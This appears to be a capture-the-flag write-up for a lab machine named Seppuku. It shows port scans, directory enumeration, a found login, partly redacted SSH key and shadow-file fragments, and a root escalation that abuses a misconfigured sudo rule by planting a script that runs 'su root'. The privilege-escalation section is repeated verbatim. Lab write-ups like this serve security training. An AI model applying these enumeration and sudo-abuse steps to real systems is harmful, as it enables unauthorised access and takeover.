General

```
RUSTSCAN
PORT     STATE SERVICE      REASON       VERSION
21/tcp   open  ftp          syn-ack ttl 61 vsftpd 3.0.3

22/tcp   open  ssh          syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:55:a8:e4:0f:28:bc:b2:a6:7d:41:76:bb:9f:71:f4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDhKnaNVJ/YnScPD1GDZSIfyC/a4jjHhSnoEgi2c/
c03kE4JVZbA4cTFeEHGq4PFTyiuchv9w9zNu8XtVIDhILb9K4D38EssujmpekrrAnYkS0yU8Kqas1+3FCY8
xjz6a5yVdMk/
aQVa4BfFXWnv+rdlio0ZFVdLDaRaG90KMUEVw18Ogzt9lBbnbf7gOR0EGPKW0xzyDyI70u5FJnarDFV9j-
CZL/flcCL0m+MAycgdFyFqCOTjNxd8Qn2R3rnhgjSER5C9c+qEI/
htLmtnXTC0p6AMeTDjO3J57LEB1WFYJ4wkeuEUtPadfhwgDR16XqWmqw2HcBIj1W9H9V47KFfR
|   256 16:fa:29:e4:e0:8a:2e:7d:37:d2:6f:42:b2:dc:e9:22 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBC+yj9GRgyn2boC7Dw9un6PEw-
viM8NZ1CRTjmrHRFiOT+0co+OOwxD5RRQCxuS22zJgsiDIEka8ypTjYWlnJ9T8=
|   256 bb:74:e8:97:fa:30:8d:da:f9:5c:99:f0:d9:24:8a:d5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIESejQ038eElmlRfbqAgaRSK120jvrz9WQ5UcjxJdJ71

80/tcp   open  http         syn-ack ttl 61 nginx 1.14.2
|_http-title: 401 Authorization Required
|_http-server-header: nginx/1.14.2
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content

139/tcp  open  netbios-ssn   syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn   syn-ack ttl 61 Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
7080/tcp open  ssl/empowerid syn-ack ttl 61 LiteSpeed
|_http-server-header: LiteSpeed
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: Did not follow redirect to https://192.168.249.90:7080/
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   h2
|   spdy/3
|   spdy/2
|_  http/1.1
| ssl-cert: Subject: commonName=seppuku/organizationName=LiteSpeedCommunity/
stateOrProvinceName=NJ/countryName=US/localityName=Virtual/organizationalUnitName=Testing/
emailAddress=mail@seppuku/dnQualifier=openlitespeed/name=openlitespeed/initials=CP
| Issuer: commonName=seppuku/organizationName=LiteSpeedCommunity/stateOrProvinceName=NJ/
countryName=US/localityName=Virtual/organizationalUnitName=Testing/
emailAddress=mail@seppuku/dnQualifier=openlitespeed/name=openlitespeed/initials=CP
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-05-13T06:51:35
| Not valid after:  2022-08-11T06:51:35
| MD5:   2002:61c4:9f2d:6bfa:21d1:477c:21d9:e703
| SHA-1: e44a:c855:93ba:b3f8:b2f3:7ce5:db7f:a350:2f49:c7ca
| -----BEGIN CERTIFICATE-----
| MIIENTCCAx2gAwIBAgIUTA/1/lqL0wXtcQz9EwctzIvjfkYwDQYJKoZIhvcNAQEL
| BQAwgccxEDAOBgNVBAMMB3NlcHB1a3UxCzAJBgNVBAYTAlVTMRAwDgYDVQQHDAdW
| aXJ0dWFsMRswGQYDVQQKDBJMaXRlU3BlZWRDb21tdW5pdHkxEDAOBgNVBAsMB1Rl
| c3RpbmcxCzAJBgNVBAgMAk5KMRswGQYJKoZIhvcNAQkBFgxtYWlsQHNlcHB1a3Ux
| FjAUBgNVBCkMDW9wZW5saXRlc3BlZWQxCzAJBgNVBCsMAkNQMRYwFAYDVQQuEw1v
| cGVubGl0ZXNwZWVkMB4XDTIwMDUxMzA2NTEzNVoXDTIyMDgxMTA2NTEzNVowgccx
| EDAOBgNVBAMMB3NlcHB1a3UxCzAJBgNVBAYTAlVTMRAwDgYDVQQHDAdWaXJ0dWFs
| MRswGQYDVQQKDBJMaXRlU3BlZWRDb21tdW5pdHkxEDAOBgNVBAsMB1Rlc3Rpbmcx
| CzAJBgNVBAgMAk5KMRswGQYJKoZIhvcNAQkBFgxtYWlsQHNlcHB1a3UxFjAUBgNV
| BCkMDW9wZW5saXRlc3BlZWQxCzAJBgNVBCsMAkNQMRYwFAYDVQQuEw1vcGVubGl0
| ZXNwZWVkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA8SVGtfXTfTSO
| N6Umrvf+GIwkhWZe0KJ37rASVks61rn4yIVuQNzQwDWDBuw1IZD9SHnWWm8ejHmb
| M84sP4n9OCJYlnWrjFfAouH3IFku40Zx9JyVkGTeNA3HrFNN7WkX6yq2wHDHTqn+
| SeEX9pax9RAk1mm+DZBfZGqkkiZCu/IO2Ro1kHYTnlnvQmj1y07RkdcumVyVNZzi
| qJxrIZSl7EIUMEQfmkaX8RYigcfn6RsFkFdWPZ9JanNTBVBNrZptegtW6zH/R/Gu
| CUk7nbzqDm0u6Cs+6IWwENDkfELUBFkEW0rrDFxYhhJ1NmPa3bnLRYuU8RxGiVyN
| 9BEXNFg1rwIDAQABoxcwFTATBgNVHSUEDDAKBggrBgEFBQcDATANBgkqhkiG9w0B
| AQsFAAOCAQEA1n5K+UR3K91RltYeVilcq5/ynOHQiDrUZ5zi+/ZmYIUpoOakXzHv
| Pz8+gOSQ8fLch1ZUtkkAv8i5zaYJZ/WDMs4V6R80h9w9NOANKNOPCrWB1jWteBGG
| OSGn2Wbd4Ii0rKYFfmxoEags6MRklyFXE0rQoSlgUFsIQaPiisjv2xnm0GgoVmS8
| tUfRimAXsoBLgl5ZzT56MlfX5QSrqYy6UAtBeIc7R4C7lWcpay91b8JCXsGspjfX
| OBnzFQJ3tuMvtsDWD1NBPGWH5LpWRiaLalyz63KvWKdD3pr/5l2OKgU49qOVU/lQ
| NLEdNCP2sRzfHH/lXlwPhsm5MEtbf5tDKg==
|_-----END CERTIFICATE-----

7601/tcp open  http         syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Seppuku
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET

8088/tcp open  http         syn-ack ttl 61 LiteSpeed httpd
|_http-server-header: LiteSpeed
|_http-title: Seppuku
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: SEPPUKU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: seppuku
|   NetBIOS computer name: SEPPUKU\x00
|   Domain name: \x00
|   FQDN: seppuku
|_  System time: 2025-03-06T11:13:03-05:00
| smb2-time:
|   date: 2025-03-06T16:13:03
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 10087/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 29016/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 28489/udp): CLEAN (Failed to receive data)
|   Check 4 (port 57856/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h39m56s, deviation: 2h53m12s, median: -3s
| nbstat: NetBIOS name: SEPPUKU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   SEPPUKU<00>          Flags: <unique><active>
|   SEPPUKU<03>          Flags: <unique><active>
|   SEPPUKU<20>          Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

Port 22 (ssh)

```
22/tcp   open  ssh          syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:55:a8:e4:0f:28:bc:b2:a6:7d:41:76:bb:9f:71:f4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDhKnaNVJ/YnScPD1GDZSIfyC/a4jjHhSnoEgi2c/
c03kE4JVZbA4cTFeEHGq4PFTyiuchv9w9zNu8XtVIDhILb9K4D38EssujmpekrrAnYkS0yU8Kqas1+3FCY8
xjz6a5yVdMk/
aQVa4BfFXWnv+rdlio0ZFVdLDaRaG90KMUEVw18Ogzt9lBbnbf7gOR0EGPKW0xzyDyI70u5FJnarDFV9j-
CZL/flcCL0m+MAycgdFyFqCOTjNxd8Qn2R3rnhgjSER5C9c+qEI/
htLmtnXTC0p6AMeTDjO3J57LEB1WFYJ4wkeuEUtPadfhwgDR16XqWmqw2HcBIj1W9H9V47KFfR
|   256 16:fa:29:e4:e0:8a:2e:7d:37:d2:6f:42:b2:dc:e9:22 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBC+yj9GRgyn2boC7Dw9un6PEw-
viM8NZ1CRTjmrHRFiOT+0co+OOwxD5RRQCxuS22zJgsiDIEka8ypTjYWlnJ9T8=
|   256 bb:74:e8:97:fa:30:8d:da:f9:5c:99:f0:d9:24:8a:d5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIESejQ038eElmlRfbqAgaRSK120jvrz9WQ5UcjxJdJ71
```


Creds

```
login: seppuku  password: eeyoree
```

Port 7601 (http)

```
7601/tcp open  http         syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Seppuku
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
```

Landing page



GOBUSTER

```
gobuster dir -u http://192.168.249.90:7601/ -w /usr/share/seclists/Discovery/Web-Content/
directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.249.90:7601/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                               /usr/share/seclists/Discovery/Web-Content/directory-list-
lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/b                    (Status: 301) [Size: 319] [--> http://192.168.249.90:7601/b/]
/a                    (Status: 301) [Size: 319] [--> http://192.168.249.90:7601/a/]
/c                    (Status: 301) [Size: 319] [--> http://192.168.249.90:7601/c/]
/t                    (Status: 301) [Size: 319] [--> http://192.168.249.90:7601/t/]
/r                    (Status: 301) [Size: 319] [--> http://192.168.249.90:7601/r/]
/d                    (Status: 301) [Size: 319] [--> http://192.168.249.90:7601/d/]
/e                    (Status: 301) [Size: 319] [--> http://192.168.249.90:7601/e/]
/f                    (Status: 301) [Size: 319] [--> http://192.168.249.90:7601/f/]
/h                    (Status: 301) [Size: 319] [--> http://192.168.249.90:7601/h/]
/w                                     (Status: 301) [Size: 319] [--> http://192.168.249.90:7601/w/]
/q                    (Status: 301) [Size: 319] [--> http://192.168.249.90:7601/q/]
/database             (Status: 301) [Size: 326] [--> http://192.168.249.90:7601/database/]
/production           (Status: 301) [Size: 328] [--> http://192.168.249.90:7601/production/]
/keys                 (Status: 301) [Size: 322] [--> http://192.168.249.90:7601/keys/]
/secret               (Status: 301) [Size: 324] [--> http://192.168.249.90:7601/secret/]
/stg                  (Status: 301) [Size: 321] [--> http://192.168.249.90:7601/stg/]
/server-status        (Status: 403) [Size: 281]
Progress: 168432 / 207644 (81.12%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 168472 / 207644 (81.14%)
===============================================================
Finished
===============================================================
```

ID_RSA KEYS

```
-----BEGIN RSA PRIVATE KEY-----
[redacted]
```

```
n[redacted]miWrJA/Jp
h[redacted]gYEA1DeM
4[redacted]sfD/aQfah
R[redacted]UpiasWlNWgy
c[redacted]hG7CLT+oal
f[redacted]xn78tGV
o[redacted]TQSu4deZ
/[redacted]nsVZu1tCEE
P[redacted]8qCYHCb
x[redacted]ZAfJBLna5o
N[redacted]PhhZMFetKm
R[redacted]rafr985
t[redacted]
-----END RSA PRIVATE KEY-----
```

PASSWD.bk

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:110::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:111:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
lightdm:x:110:115:Light Display Manager:/var/lib/lightdm:/bin/false
cups-pk-helper:x:111:118:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/
nologin
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:113:119::/nonexistent:/bin/false
kernoops:x:114:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:115:121::/var/lib/saned:/usr/sbin/nologin
pulse:x:116:122:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:117:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:118:125:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/var/run/hplip:/bin/false
debian-tor:x:120:126::/var/lib/tor:/bin/false
iodine:x:121:65534::/var/run/iodine:/usr/sbin/nologin
thpot:x:122:65534:Honeypot user,,,:/usr/share/thpot:/dev/null
```

```
postfix:x:123:128::/var/spool/postfix:/usr/sbin/nologin
nm-openvpn:x:124:130:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
statd:x:125:65534::/var/lib/nfs:/usr/sbin/nologin
sshd:x:126:65534::/run/sshd:/usr/sbin/nologin
nm-openconnect:x:127:131:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/
sbin/nologin
rabbit-hole:x:1001:1001:,,,:/home/rabbit-hole:/bin/bash
```

SHADOW.bak

```
root:!:18327:0:99999:7:::
daemon:*:17937:0:99999:7:::
bin:*:17937:0:99999:7:::
sys:*:17937:0:99999:7:::
sync:*:17937:0:99999:7:::
games:*:17937:0:99999:7:::
man:*:17937:0:99999:7:::
lp:*:17937:0:99999:7:::
mail:*:17937:0:99999:7:::
news:*:17937:0:99999:7:::
uucp:*:17937:0:99999:7:::
proxy:*:17937:0:99999:7:::
www-data:*:17937:0:99999:7:::
backup:*:17937:0:99999:7:::
list:*:17937:0:99999:7:::
irc:*:17937:0:99999:7:::
gnats:*:17937:0:99999:7:::
nobody:*:17937:0:99999:7:::
systemd-network:*:17937:0:99999:7:::
systemd-resolve:*:17937:0:99999:7:::
syslog:*:17937:0:99999:7:::
messagebus:*:17937:0:99999:7:::
_apt:*:17937:0:99999:7:::
uuidd:*:17937:0:99999:7:::
avahi-autoipd:*:17937:0:99999:7:::
usbmux:*:17937:0:99999:7:::
dnsmasq:*:17937:0:99999:7:::
rtkit:*:17937:0:99999:7:::
lightdm:*:17937:0:99999:7:::
cups-pk-helper:*:17937:0:99999:7:::
speech-dispatcher:!:17937:0:99999:7:::
whoopsie:*:17937:0:99999:7:::
kernoops:*:17937:0:99999:7:::
saned:*:17937:0:99999:7:::
pulse:*:17937:0:99999:7:::
avahi:*:17937:0:99999:7:::
colord:*:17937:0:99999:7:::
hplip:*:17937:0:99999:7:::
debian-tor:*:18053:0:99999:7:::
iodine:*:18053:0:99999:7:::
thpot:!:18053:0:99999:7:::
postfix:*:18053:0:99999:7:::
nm-openvpn:*:18053:0:99999:7:::
statd:*:18053:0:99999:7:::
sshd:*:18053:0:99999:7:::
nm-openconnect:*:18053:0:99999:7:::
r@bbit-hole:$[redacted]
V.yCPy2MKBLBahX29Y3DWkR6oT..:18395:0:99999:7:::
```

PrivEsc

/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
seppuku:x:1000:1000:seppuku,,,:/home/seppuku:/bin/rbash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
lsadm:x:998:1001::/:/sbin/nologin
ftp:x:106:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
samurai:x:1001:1002:,,,:/home/samurai:/bin/rbash
tanto:x:1002:1003:,,,:/home/tanto:/bin/rbash
```

Seppukus home

```
seppuku@seppuku:~$ ls -la
total 32
drwxr-xr-x 3 seppuku seppuku 4096 Sep  1  2020 .
drwxr-xr-x 5 root    root    4096 May 13  2020 ..
-rw-r--r-- 1 seppuku seppuku  220 May 13  2020 .bash_logout
-rw-r--r-- 1 seppuku seppuku 3526 May 13  2020 .bashrc
drwx------ 3 seppuku seppuku 4096 May 13  2020 .gnupg
-rw-r--r-- 1 seppuku seppuku   33 Mar  6 11:11 local.txt
-rw-r--r-- 1 root    root      20 May 13  2020 .passwd
-rw-r--r-- 1 seppuku seppuku  807 May 13  2020 .profile
```

.passwd

```
cat .passwd
[redacted]
```

samurai:[redacted]

Sudo privs

seppuku: (ALL) NOPASSWD: /usr/bin/ln -sf /root/ /tmp/

samurai:(ALL) NOPASSWD: /../../../../../../home/tanto/.cgi_bin/bin /tmp/*

How I got root?

home/tanto/.cgi_bin/bin - bin didnt exist so I made it

home/tanto/.cgi_bin/bin

```
su root
```

made it executable then ran samurais sudo command and that then ran my “bin” file and su'd me to root!

```
sudo /../../../../../../home/tanto/.cgi_bin/bin /tmp/*
root@seppuku:/home/samurai# id
uid=0(root) gid=0(root) groups=0(root)
root@seppuku:/home/samurai#
```

PrivEsc

/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

```
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
seppuku:x:1000:1000:seppuku,,,:/home/seppuku:/bin/rbash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
lsadm:x:998:1001::/:/sbin/nologin
ftp:x:106:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
samurai:x:1001:1002:,,,:/home/samurai:/bin/rbash
tanto:x:1002:1003:,,,:/home/tanto:/bin/rbash
```

Seppukus home

```
seppuku@seppuku:~$ ls -la
total 32
drwxr-xr-x 3 seppuku seppuku 4096 Sep  1  2020 .
drwxr-xr-x 5 root    root    4096 May 13  2020 ..
-rw-r--r-- 1 seppuku seppuku  220 May 13  2020 .bash_logout
-rw-r--r-- 1 seppuku seppuku 3526 May 13  2020 .bashrc
drwx------ 3 seppuku seppuku 4096 May 13  2020 .gnupg
-rw-r--r-- 1 seppuku seppuku   33 Mar  6 11:11 local.txt
-rw-r--r-- 1 root    root      20 May 13  2020 .passwd
-rw-r--r-- 1 seppuku seppuku  807 May 13  2020 .profile
```

.passwd

```
 cat .passwd
[redacted]
```

samurai:[redacted]

Sudo privs

seppuku: (ALL) NOPASSWD: /usr/bin/ln -sf /root/ /tmp/

samurai:(ALL) NOPASSWD: /../../../../../../home/tanto/.cgi_bin/bin /tmp/*

How I got root?

home/tanto/.cgi_bin/bin - bin didnt exist so I made it

home/tanto/.cgi_bin/bin

```
su root
```

made it executable then ran samurais sudo command and that then ran my “bin” file and su'd me to root!

```
sudo /../../../../../../home/tanto/.cgi_bin/bin /tmp/*
root@seppuku:/home/samurai# id
uid=0(root) gid=0(root) groups=0(root)
root@seppuku:/home/samurai#
```